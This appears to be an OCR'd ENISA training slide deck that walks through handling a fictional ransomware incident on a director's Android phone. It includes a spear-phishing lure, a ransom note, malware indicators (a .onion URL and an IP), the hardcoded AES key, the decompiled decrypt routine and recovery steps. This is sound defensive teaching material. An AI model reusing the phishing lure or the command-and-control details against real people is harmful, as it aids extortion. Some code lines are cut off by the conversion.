4. Click on the "Install" button, and the app will be installed on your device in a minute.
5. After the app is installed on your phone, click the app name in the notification bar.
6. The app will start and provide you with further instructions.
7. Uninstall the app at the end so you can install it again in the future if necessary.

Closing Incident



https://www.enisa.europa.eu/activities/cert/support/incident-management/browsable/incident-handling-process/incident-handling-phases


Closing Incident

Finalise report

- Who?
  - an attack target (very often a reporter of the incident);
  - important parties involved in resolving the incident, who are usually ISPs/ICPs, other CSIRTs, and LEAs, Contractors;
- What?
  - a short description of the incident (including information about your classification of the incident);
  - the results of your work – whether the incident was resolved or not;
  - your main findings and recommendations.

Closing Incident

Incident Duration:
1 day!



ACME Ransomware report

Incident Report

Ticket ID	123456
Severity	High
Assignee	John Smith (Mobile Expert)
Incident Type	Malware: Ransomware & spear phishing
Trigger	ACME Director reported in person that his Mobile Device is blocked and prompted with a ransom request indicating that his data has been encrypted and will only be decrypted if the money is paid to Bitcoin Wallet: 1F1tAaz5xxxxxxxxxxxxxxxxxxxx

Dear ACME Director

Your data has been Encrypted. If you want it back, send us $10,000 to Bitcoin wallet: 1F1tAaz5xxxxxxxxxxxxxxxxxxxxxxx

Data Analysis

Director said that prior to the incident, he received an email suggesting that he installs new company software

ACME Director new mobile Software

To: Me

Dear Director,

We have rolled out the following software for your company smart phone.
Please proceed to downloading and installing the application:

[illegible]

Best Regards,

Fake ACME Staff

Automated Analysis

Md5	FD694CF5CA1DD4967xxxxxxxxxxxxxxxxxx
Risk rating	High (100 score)
Malware family	Android/Locker.A – also virustotal result/AV
Pcap file	<attach>
logcat file	<attach>
Risky Behaviour	- Encrypt Decrypt data - Executes shell code - Gets Device info (IMEI…)
Dangerous Permissions	- Internet - Read Phone State - Write External Storage
IP/URLs	- 212.112.245.170 – Germany – NA - NA – NA – http://xeyocsu7fu2vjhxs.onion/ - NOTE: .onion URL!!!! - 93.184.216.119 – USA – http://example.com – NOTE: could be used to test connection
Other	- App probably uses TOR – (Tor service) - No calls or SMS - Many file reads/writes (writing read files with .enc extension…is it encrypting them?) - Interesting Broadcast (WakefulBroadcastReceiver)

Dynamic analysis

Pre-infection	We created an SD card with dummy images based on previous analysis. We assume that these will be encrypted
Post-infection Behaviour	Screen keeps prompting message
Other	- Confirmed DemoPicture.jpg was encrypted - Behaviour graph and Tree confirms large number of read/writes - Output confirms read/writes with .enc extension - Network connections listed in JSON output

Static analysis

Manifest info	- Permissions - Activity: .Main (Main Launcher) - Broadcast receiver: SDCardServiceStarted - Broadcast receiver: ServiceStarter - Service: MainService - Service: org.torproject.android.service.TorService
Encryption algorithm being used	AES/CBC/PKCS7Padding
Encryption key	jndlasf074hr
Files types that are being encrypted	jpeg, jpg, png, bmp, gif, pdf, doc, docx…
Other	- We can see methods retrieving device info ○ Utils methods: getIMEI(), getModel(), getOS()… - Constants class contains some useful data ○ url matches the one found in Automated analysis ○ encryption key found again - Encryption and Decryption Methods are available

```java
public void decrypt(String paramString1, String paramString2)
  throws Exception
{
  FileInputStream localFileInputStream = new FileInputStream(paramString1);
  FileOutputStream localFileOutputStream = new FileOutputStream(paramString2);
  this.cipher.init(2, this.key, this.spec);
  CipherInputStream localCipherInputStream = new CipherInputStream(localFileInputStream, this.cipher);
  byte[] arrayOfByte = new byte[8];
  while (true)
  {
    int i = localCipherInputStream.read(arrayOfByte);
    if (i == -1)
    {
      localFileOutputStream.flush();
      localFileOutputStream.close();
      localCipherInputStream.close();
      return;
    }
    localFileOutputStream.write(arrayOfByte, 0, i);
  }
}
```

Mitigation

- Uninstall simplelocker using adb uninstall org.simplelocker
- This removes the app, now we need to decrypt files
- Using the information in this report, we know that we have to
  - parse all files in sd card that have a .enc extension
  - decrypt files using decrypt method discovered above with the encryption key jndlasf074hr
  - It is probably best to create a copy rather than replacing the encrypted files.
- We can make an app that does these operations

```java
public void decrypt(String paramString1, String paramString2)
  throws Exception
{
  FileInputStream localFileInputStream = new FileInputStream(paramString1);
  FileOutputStream localFileOutputStream = new FileOutputStream(paramString2);
  this.cipher.init(2, this.key, this.spec);
  CipherInputStream localCipherInputStream = new CipherInputStream(localFileInputStream, this.cipher);
  byte[] arrayOfByte = new byte[8];
  while (true)
  {
    int i = localCipherInputStream.read(arrayOfByte);
    if (i == -1)
    {
      localFileOutputStream.flush();
      localFileOutputStream.close();
      localCipherInputStream.close();
      return;
    }
    localFileOutputStream.write(arrayOfByte, 0, i);
  }
}
```

- Several tools offer removal and decryption
- EG: Avast Ransomware Removal https://play.google.com/store/apps/details?id=com.avast.android.malwareremoval&hl=en


How to use avast! Ransomware Removal?

Once installed, it removes the malware from your device and decrypts all files which the malware has encrypted.

Necessary steps:

1. Go to http://play.google.com from your computer.
2. Login to the Google Play with the same user information you use to login to your phone.
3. Search for the avast! Ransomware Removal application (it may be this app you are looking at).
4. Click on the "Install" button, and the app will be installed on your device in a minute.
5. After the app is installed on your phone, click the app name in the notification bar.
6. The app will start and provide you with further instructions.
7. Uninstall the app at the end so you can install it again in the future if necessary.

Improvement Proposals



https://www.enisa.europa.eu/activities/cert/support/incident-management/browsable/incident-handling-process/incident-handling-phases

Improvement Proposals


- Need for a BYOD Policy?
- MDM or similar tools?
- Mobile backup?
- No untrusted apps allowed!
- We need to train our incident handlers
- Prevent similar event by organizing awareness raising campaigns
- Update to Latest OS, update software ……
- Attack was targeted. We should forward info to law enforcement
- Should we forward info to others? CSIRTs, ….
- …..

Improvement Proposals

- Incident Handling Process
- Mobile Threats Incident Handling Workflow
  - Update Workflow
  - Include tools (incl. recovery tool)
- Automate Automate Automate….
  - Develop scripts for repetitive tasks
  - Purchase commercial tools
  - Reduce SLA

P.S: this is probably a good time to ask for more resources, training, etc.

Ideal Scenario



Automated Tool

Behaviour

- Encrypted Files:

  ….

- Screen Lock
- ….

Useful info


- Encryption Key: abc123
- Decryption Method:

```
decrypt(key,file){
        …
}
```

1 year later

ACME Executive!


Search Ticketing System




No Problem!

Recovery

- Uninstall simplelocker using adb uninstall org.simplelocker
- This removes the app, now we need to decrypt files
- Using the information in this report, we know that we have to
  - parse all files in sd card that have a .enc extension
  - decrypt files using decrypt method discovered above with the encryption key jndlasf074hr
  - It is probably best to create a copy rather than replacing the encrypted files.
- We can make an app that does these operations



```
public void decrypt(String paramString1, String paramString2)
  throws Exception
{
  FileInputStream localFileInputStream = new FileInputStream(para
  FileOutputStream localFileOutputStream = new FileOutputStream(p
  this.cipher.init(2, this.key, this.spec);
  CipherInputStream localCipherInputStream = new CipherInputStrea
  byte[] arrayOfByte = new byte[8];
  while (true)
  {
    int i = localCipherInputStream.read(arrayOfByte);
    if (i == -1)
    {
      localFileOutputStream.flush();
      localFileOutputStream.close();
      localCipherInputStream.close();
      return;
    }
    localFileOutputStream.write(arrayOfByte, 0, i);
  }
}
```



Incident Duration: 30 minutes!

Requirements

Improve process

Increase automation

Improve tools

→

Reduce response & resolution time

Questions

Thank you

PO Box 1309, 710 01 Heraklion, Greece

Tel: +30 28 14 40 9710

info@enisa.europa.eu

www.enisa.europa.eu